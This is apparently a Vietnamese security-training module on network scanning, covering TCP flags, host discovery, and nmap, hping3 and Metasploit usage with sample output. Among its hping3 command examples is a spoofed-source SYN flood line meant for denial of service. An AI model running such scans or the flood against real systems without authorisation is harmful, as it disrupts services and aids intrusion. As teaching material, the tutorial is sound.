cùng với các dịch vụ tương ứng chạy trên mỗi máy tính.



Các loại dò quét

- **Port scanning (dò quét cổng):** kĩ thuật này nhằm liệt kê các port và dịch vụ đang mở. Port scanning được thực hiện bằng cách gửi một chuỗi các thông báo nhằm cố gắng đột nhập vào bên trong. Port scanning liên quan đến việc kết nối hoặc thăm dò các port TCP và UDP của hệ thống đích để xác định xem các dịch vụ có đang chạy hay không hay có đang ở trạng thái lắng nghe (listening) hay không? Trạng thái lắng nghe cung cấp thông tin về hệ điều hành và ứng dụng hiện đang được sử dụng. Đôi khi, các dịch vụ đang hoạt động đang lắng nghe có thể cho phép attacker tái cấu hình hệ thống hoặc chạy phần mềm có lỗ hổng bảo mật.
- **Network scanning (dò quét mạng):** liệt kê các server đang hoạt động và IP của chúng nhằm tấn công chúng hoặc đánh giá tính bảo mật của mạng.
- **Vulnerability scanning (dò quét lỗ hổng):** cho thấy sự hiện diện của các điểm yếu đã biết. Quét lỗ hổng là một phương pháp để kiểm tra xem một hệ thống có thể bị khai thác hay không bằng cách xác định các lỗ hổng của nó. Một chương trình quét lỗ

hỗn bao gồm một công cụ quét và một danh mục. Danh mục này bao gồm danh sách các file phổ biến có các lỗ hổng đã biết và các cách khai thác phổ biến cho một loạt máy chủ.

Một nguyên tắc chung cho các hệ thống máy tính là số lượng port mở trên hệ thống càng nhiều thì hệ thống càng dễ bị tấn công.

Mục tiêu của Network Scanning

Càng có nhiều thông tin về một tổ chức, thì cơ hội tìm ra các lỗ hổng bảo mật càng cao. Một số mục tiêu của network scanning:


- Tìm các máy kết nối trực tiếp ra internet, địa chỉ IP và các port mở của các máy đó. Sử dụng các port đang mở, attacker sẽ xác định cách tốt nhất để xâm nhập vào hệ thống.
- Xác định hệ điều hành và kiến trúc hệ thống của mục tiêu (như là **footprinting**). Attacker có thể xây dựng chiến lược tấn công dựa trên các lỗ hổng của hệ điều hành.
- Xác định các dịch vụ đang chạy hoặc đang lắng nghe trên hệ thống đích.
- Xác định các ứng dụng hoặc phiên bản cụ thể của một dịch vụ cụ thể (Ví dụ: Nginx version, Apache version,...).

Network Scanning


TCP Communication Flags

TCP header chứa các cờ khác nhau kiểm soát việc truyền dữ liệu qua kết nối TCP. **6 cờ điều khiển** (control flags) TCP quản lý kết nối giữa các máy chủ và đưa ra hướng dẫn cho hệ thống. Bốn trong số các cờ này (**SYN**, **ACK**, **FIN** và **RST**) chi phối việc thiết lập, duy trì và chấm dứt kết nối. Hai cờ còn lại (**PSH** và **URG**) cung cấp hướng dẫn cho hệ thống.

Kích thước của mỗi cờ là 1 bit. Vì có sáu cờ trong phần **TCP Flags** nên kích thước của phần này là 6 bit. Khi giá trị cờ được đặt thành “1”, cờ đó sẽ tự động được bật.



- **SYN** (cờ đồng bộ): thông báo việc truyền một số thứ tự (sequence number) mới. Cờ này thường đại diện cho việc thiết lập kết nối (bắt tay ba bước) giữa hai máy chủ.
- **ACK** (cờ xác nhận): xác nhận việc nhận truyền và xác định số thứ tự dự kiến tiếp theo. Khi hệ thống nhận thành công một gói tin, nó đặt giá trị cờ của nó thành “1”.
- **PSH** (cờ đẩy): Khi được đặt thành “1”, nó cho biết người gửi đã thực hiện thao tác đẩy tới người nhận; điều này ngụ ý rằng hệ thống từ xa sẽ thông báo cho ứng dụng nhận về dữ liệu được lưu vào bộ đệm đến từ người gửi. Hệ thống tăng cờ PSH khi bắt đầu và kết thúc quá trình truyền dữ liệu và đặt nó trên phân đoạn cuối cùng của tệp để ngăn chặn tắc bộ đệm.
- **URG** (cờ khẩn cấp): hướng dẫn hệ thống xử lý dữ liệu chứa trong các gói càng sớm càng tốt. Khi hệ thống đặt cờ thành “1”, ưu tiên xử lý dữ liệu khẩn cấp trước tiên và tất cả quá trình xử lý dữ liệu khác sẽ bị dừng.
- **FIN** (cờ kết thúc): được đặt thành “1” để thông báo kết nối được thiết lập bởi cờ SYN bị chấm dứt.
- **RST** (cờ đặt lại): khi có lỗi trong kết nối hiện tại, cờ này được đặt thành “1” và kết nối bị hủy do lỗi. Attacker thường sử dụng cờ này để dò quét các máy chủ và xác định các port đang mở.



TCP Communications Flags

SYN scanning chủ yếu xử lý ba cờ: **SYN**, **ACK** và **RST**.


Giao tiếp TCP/IP

TCP là giao thức **hướng kết nối** (connection-oriented), nghĩa là nó ưu tiên thiết lập kết nối trước khi truyền dữ liệu giữa các ứng dụng. Kết nối này giữa các giao thức có thể thông qua **bắt tay ba bước**.

Khởi tạo kết nối TCP

Một phiên TCP được khởi tạo sử dụng kỹ thuật **bắt tay ba bước** như sau:

- Để khởi chạy kết nối TCP, giả sử có máy nguồn (10.0.0.2:21) gửi gói **SYN** đến máy đích (10.0.0.3:21).
- Khi nhận gói SYN, máy đích sẽ phản hồi bằng cách gửi gói **SYN/ACK** trở lại máy nguồn.
- Gói ACK xác nhận sự xuất hiện của gói SYN đầu tiên tới máy nguồn.
- Cuối cùng, máy nguồn gửi một gói **ACK** cho gói ACK/SYN được truyền bởi máy đích.
- Điều này kích hoạt kết nối “**OPEN**”, do đó cho phép giao tiếp giữa máy nguồn và máy đích, quá trình này tiếp tục cho đến khi một trong số chúng phát ra gói “**FIN**” hoặc “**RST**” để đóng kết nối.




TCP Session Establishment (3-way handshake)

Giao thức TCP duy trì **kết nối có trạng thái** (stateful connection) cho tất cả các giao thức hướng kết nối trên toàn Internet và hoạt động tương tự như giao tiếp qua điện thoại thông thường, trong đó một người nháy ống nghe điện thoại, nghe âm quay số và quay số sẽ kích hoạt chuông ở đầu dây bên kia cho đến khi có người nháy máy và nói, “Xin chào.”

Đóng kết nối TCP

Sau khi hoàn thành tất cả quá trình truyền dữ liệu thông qua kết nối TCP đã thiết lập, bên gửi sẽ gửi yêu cầu chấm dứt kết nối đến bên nhận thông qua gói FIN hoặc RST. Khi nhận được yêu cầu kết thúc kết nối, bên nhận xác nhận yêu cầu kết thúc bằng cách gửi gói ACK đến bên gửi và cuối cùng gửi gói FIN của chính nó. Sau đó, hệ thống kết thúc quá trình đóng kết nối.



TCP Session Termination

Một số công cụ dò quét

Công cụ dò quét được sử dụng để quét và xác định máy chủ trực tiếp, port đang mở, dịch vụ đang chạy, thông tin vị trí, thông tin NetBIOS.

nmap

Nmap (Network Mapper) là một công cụ quét bảo mật để thăm dò mạng. Nó cho phép ta quét các port và dịch vụ trên mạng máy tính, tạo ra một “bản đồ” của mạng. Nó gửi các gói tin được thiết kế đặc biệt đến máy mục tiêu và sau đó phân tích các phản hồi. Nó có thể quét các mạng lớn gồm hàng trăm nghìn máy theo đúng nghĩa đen. Nmap bao gồm nhiều cơ chế để quét cổng (TCP và UDP), phát hiện hệ điều hành, phát hiện phiên bản, quét ping,...

Người quản trị mạng có thể sử dụng Nmap để kiểm kê, quản lý lịch nâng cấp dịch vụ và theo dõi thời gian hoạt động của máy chủ hoặc dịch vụ. Còn attacker sử dụng Nmap để trích xuất thông tin nâng cao như filters/firewalls, chi tiết về địa chỉ MAC và nền tảng hệ điều hành.

Cú pháp sử dụng nmap:

nmap <options> <Target IP address>

```

nmap -p 1-65535 -T4 -A -v 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
21:33 [Nmap done: 1 IP address (1 host up) scanned]
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating NSE at 21:33
Completed NSE at 21:33, 0.00s elapsed
Initiating ARP Ping Scan at 21:33
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 21:33, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:33
Completed Parallel DNS resolution of 1 host. at 21:33, 0.00s elapsed
Initiating SYN Stealth Scan at 21:33
Scanning 10.10.1.11 [65535 ports]
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 49669/tcp on 10.10.1.11
Discovered open port 49666/tcp on 10.10.1.11
Discovered open port 49671/tcp on 10.10.1.11
Discovered open port 7680/tcp on 10.10.1.11
Discovered open port 49670/tcp on 10.10.1.11
Discovered open port 49667/tcp on 10.10.1.11
Discovered open port 49664/tcp on 10.10.1.11

```

Ví dụ về dò quét sử dụng nmap

hping3

Hping3 là một công cụ tạo gói và dò quét mạng theo định hướng **dòng lệnh** cho giao thức TCP/IP, nó gửi các **ICMP echo request** và hỗ trợ các giao thức TCP, UDP, ICMP và raw-IP. Công cụ này có thể kiểm tra an ninh mạng, kiểm tra tường lửa, khám phá MTU, theo dõi nâng cao, footprinting hệ điều hành từ xa, đoán thời gian hoạt động từ xa, kiểm tra TCP/IP stack và các chức năng khác.

Nó có thể gửi các gói TCP/IP tùy chỉnh cũng như xử lý phân mảnh cũng như kích thước và phần thân gói tùy ý và nó có thể được sử dụng để truyền các file được đóng gói theo các giao thức được hỗ trợ. Hping3 cũng có chế độ **Traceroute**, cho phép attacker gửi tệp giữa các kenh bí mật. Nó cũng có thể xác định xem máy đích có hoạt động hay không ngay cả khi máy đích chặn các gói ICMP.

```

hping3 -110.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
[hping3 -1 10.10.1.11]
HPING 10.10.1.11 (eth0 10.10.1.11): icmp mode set, 28 headers + 0 data bytes
len=28 ip=10.10.1.11 ttl=128 id=53015 icmp_seq=0 rtt=3.9 ms
len=28 ip=10.10.1.11 ttl=128 id=53016 icmp_seq=1 rtt=3.7 ms
len=28 ip=10.10.1.11 ttl=128 id=53017 icmp_seq=2 rtt=7.6 ms
len=28 ip=10.10.1.11 ttl=128 id=53018 icmp_seq=3 rtt=7.6 ms
len=28 ip=10.10.1.11 ttl=128 id=53019 icmp_seq=4 rtt=7.5 ms
len=28 ip=10.10.1.11 ttl=128 id=53020 icmp_seq=5 rtt=7.4 ms
len=28 ip=10.10.1.11 ttl=128 id=53021 icmp_seq=6 rtt=11.3 ms
len=28 ip=10.10.1.11 ttl=128 id=53022 icmp_seq=7 rtt=3.2 ms
len=28 ip=10.10.1.11 ttl=128 id=53023 icmp_seq=8 rtt=3.1 ms
len=28 ip=10.10.1.11 ttl=128 id=53024 icmp_seq=9 rtt=3.0 ms
^C
--- 10.10.1.11 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.0/5.8/11.3 ms
[root@parrot]~[/home/attacker]
#
```

Sử dụng hping3

Một số lệnh trong hping:

ICMP ping

hping3 -1 10.0.0.25

Ping sweep hoặc Internet Control Message Protocol (ICMP) scanning là quá trình gửi ICMP request hoặc ping request tới tất cả các máy chủ trên mạng để xác định những máy chủ đang hoạt động. Hping thực hiện **ICMP ping scan** bằng cách chỉ định đối số **-1** hoặc **--ICMP**. Ở lệnh trên, hping gửi ICMP echo request đến 10.0.0.25 và nhận được ICMP response tương tự như công cụ ping.

ACK scan on port 80

hping3 -A 10.0.0.25 **-p** 80

Hping có thể quét ACK bằng cách chỉ định đối số **-A** trong dòng lệnh. Kỹ thuật dò quét này có thể được sử dụng để thăm dò mạng đích có triển khai tường lửa hay không và các rule của tường lửa. **Simple packet filtering** cho phép thiết lập kết nối (các gói có bit ACK được đặt), còn nếu mạng đích triển khai **stateful firewall** thì không cho phép thiết lập kết nối.

UDP scan on port 80

hping3 -2 10.0.0.25 **-p** 80

Hping sử dụng TCP làm giao thức mặc định, để hping hoạt động ở chế độ UDP, các bạn thêm option **-2** hoặc **-udp**. Hping gửi các gói UDP đến port 80 trên máy (10.0.0.25). Nó sẽ trả về thông báo không thể truy cập cổng ICMP nếu thấy port bị đóng và không trả về thông báo nếu port đang mở.

Collecting Initial Sequence Number

hping3 192.168.1.103 **-Q -p** 139

Sử dụng đối số **-Q** hping sẽ thu thập tất cả các TCP sequence numbers được tạo bởi máy đích (192.168.1.103).

Firewalls and Timestamps

hping3 -S 72.14.207.99 -p 80 --top-timestamp

Nhiều loại firewall có tính năng loại bỏ các gói TCP không có TCP stamp. Do đó ta có thể lợi dụng cách này để thăm dò xem máy đích có được bảo vệ bằng firewall hay không bằng cách thêm đối số **--tcp-timestamp**.

SYN scan on port 50-60

hping3 -8 50-60 -S 10.0.0.25 -V

Ta có thể dò quét một loạt các port bằng cách thêm tùy chọn **-8** hoặc **--scan**. Còn thêm đối số **-S** cho phép ta quét SYN.

FIN, PUSH and URG scan on port 80

hping3 -F -P -U 10.0.0.25 -p 80

Các đối số **-F**, **-P** và **-U** dùng để đặt các gói FIN, PUSH và URG. Chức năng của lệnh trên là quét FIN, PUSH và URG trên port 80 trên máy đích (10.0.0.25). Nếu port 80 đang mở thì ta sẽ không nhận được phản hồi. Còn nếu port 80 bị đóng, hping sẽ trả về phản hồi RST.

Scan entire subnet for live host

hping3 -1 10.0.1.x --rand-dest -I eth0

Lệnh trên hping thực hiện dò quét ping ICMP trên toàn bộ IP nằm trong subnet 10.0.1.x. Nó sẽ gửi ngẫu nhiên một ICMP echo request (**-rand-dest**) tới tất cả các máy từ 10.0.1.0 đến 10.0.1.255 được kết nối với interface eth0. Các máy có port đang mở sẽ phản hồi bằng ICMP reply. Trong trường hợp này, ta chưa chỉ định port thì mặc định hping gửi các gói đến port 0 trên tất cả các máy nằm trong subnet đó.

Intercept all traffic containing HTTP signature

hping3 -9 HTTP -I eth0

Khi gõ lệnh trên, hping bắt đầu lắng nghe trên port 0 (của tất cả các thiết bị được kết nối trong mạng với interface eth0), chặn tất cả các gói chứa HTTP.

SYN flooding a victim

hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood

Attacker sử dụng kỹ thuật TCP SYN flooding bằng cách sử dụng các địa chỉ IP giả để tấn công DoS.

Metasploit

Metasploit là một dự án mã nguồn mở hỗ trợ kiểm tra thâm nhập và kiểm tra bảo mật toàn diện cũng như phát triển IDS signature. Nó còn cho phép ta tự động hóa quá trình thăm dò và khai thác. Ta có thể sử dụng **Metasploit Pro** để quét các port và dịch vụ đang mở, khai thác

lõi hồng, xoay vòng sâu hơn vào mạng, thu thập bằng chứng và xuất report về kết quả đã kiểm tra.

```
          .:ok000kdc'      'cdk000ko:.
          .x00000000000c      c00000000000x.
          :000000000000000k, ,k00000000000000:
          '000000000kkkk0000: :0000000000000000'
          o00000000. MMMM. o0000o0000l. MMMM, 00000000
          d00000000. MMMMM. c00000c. MMMMM, 0000000x
          l00000000. MMMMM; d; MMMMM, 0000000l
          .00000000. MMM. ; MMMMM; MMMM, 0000000.
          c0000000. MMM. 00c. MMMMM' o0. MMM, 0000000c
          o000000. MMM. 0000. MMM:0000. MMM, 0000000
          l00000. MMM. 0000. MMM:0000. MMM, 00000l
          ;0000' WM. 0000occcx0000. MX' x00d.
          ,kol'M. 000000000000. M'dok,
          :kk;.000000000000.;ok:
          ;k0000000000000k:
          ,x00000000000x,
          .l0000000l.
          ,d0d,
          .

          =[ metasploit v6.1.14-dev
+ -- ---=[ 2180 exploits - 1155 auxiliary - 399 post
+ -- ---=[ 592 payloads - 45 encoders - 10 nops
+ -- ---=[ 9 evasion
          ] ]
          ] ]
          ] ]


Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 >
```

Công cụ Metasploit

NetScanTools Pro

NetScanTools Pro là một công cụ điều tra cho phép khắc phục sự cố, theo dõi và phát hiện các thiết bị trên mạng của mình. Sử dụng công cụ này, ta có thể dễ dàng thu thập thông tin về mạng LAN cũng như người dùng Internet, địa chỉ IP, port, ... Nó giúp attacker liệt kê IPv4/IPv6, hostname, tên miền, email và URL một cách tự động hoặc thủ công.



Công cụ NetScanTools Pro


Ngoài ra còn có một số công cụ dò quét khác:

- **Unicornscan**
- **SolarWinds Port Scanner**
- **PRTG Network Monitor**
- **OmniPeek Network Protocol Analyzer**

Mô-đun 3. Phần 2: Host discovery là gì?

Scanning là quá trình thu thập thông tin về các hệ thống đang “sóng”. Phát hiện máy chủ nào đang “sóng” được coi là nhiệm vụ và mục đích chính trong quy trình dò quét mạng. Để thực hiện quét toàn bộ và xác định các port và dịch vụ đang mở, cần phải kiểm tra các hệ thống đang hoạt động. Phần này mình sẽ hướng dẫn các bạn cách kiểm tra các hệ thống đang hoạt động trong mạng bằng các kỹ thuật ping scanning khác nhau.

Host Discovery Techniques



ARP Ping Scan

Các gói ARP được gửi đi để thăm dò tất cả các thiết bị đang hoạt động trong phạm vi IPv4. Thông thường, trong mạng, nhiều IP không được sử dụng, cụ thể là trong các dải địa chỉ private của mạng LAN. Do đó, khi attacker gửi các gói IP như ICMP echo request đến mục tiêu thì hệ điều hành phải xác định ARP tương ứng với IP mục tiêu để xử lý chính xác ethernet frame.


Với mục đích này, một loạt các ARP request được đưa ra. ARP scanning được sử dụng để hiển thị địa chỉ MAC của cổng mạng (interface) trên thiết bị và cũng có thể hiển thị địa chỉ MAC của tất cả các thiết bị chia sẻ cùng một địa chỉ IPv4 trên mạng LAN. Nếu IP và MAC tương ứng đang hoạt động, thì phản hồi ARP sẽ được gửi về. Nói cách khác, khi attacker gửi thăm dò ARP request đến máy mục tiêu, nếu chúng nhận được phản hồi ARP nào, thì máy chủ đó đang hoạt động.



ARP ping scan

Attacker thường sử dụng công cụ **Nmap** để thực hiện quét ARP ping để khám phá các máy chủ trực tiếp trong mạng. Trong **Zenmap**, tùy chọn **-PR** được sử dụng để thực hiện quét ping ARP.

Lưu ý: **-sn** là lệnh Nmap để tắt tính năng quét port. Vì Nmap sử dụng quét ping ARP làm quét ping mặc định, để tắt nó và thực hiện các quét ping khác, bạn có thể sử dụng **-- disable-arp-ping**.

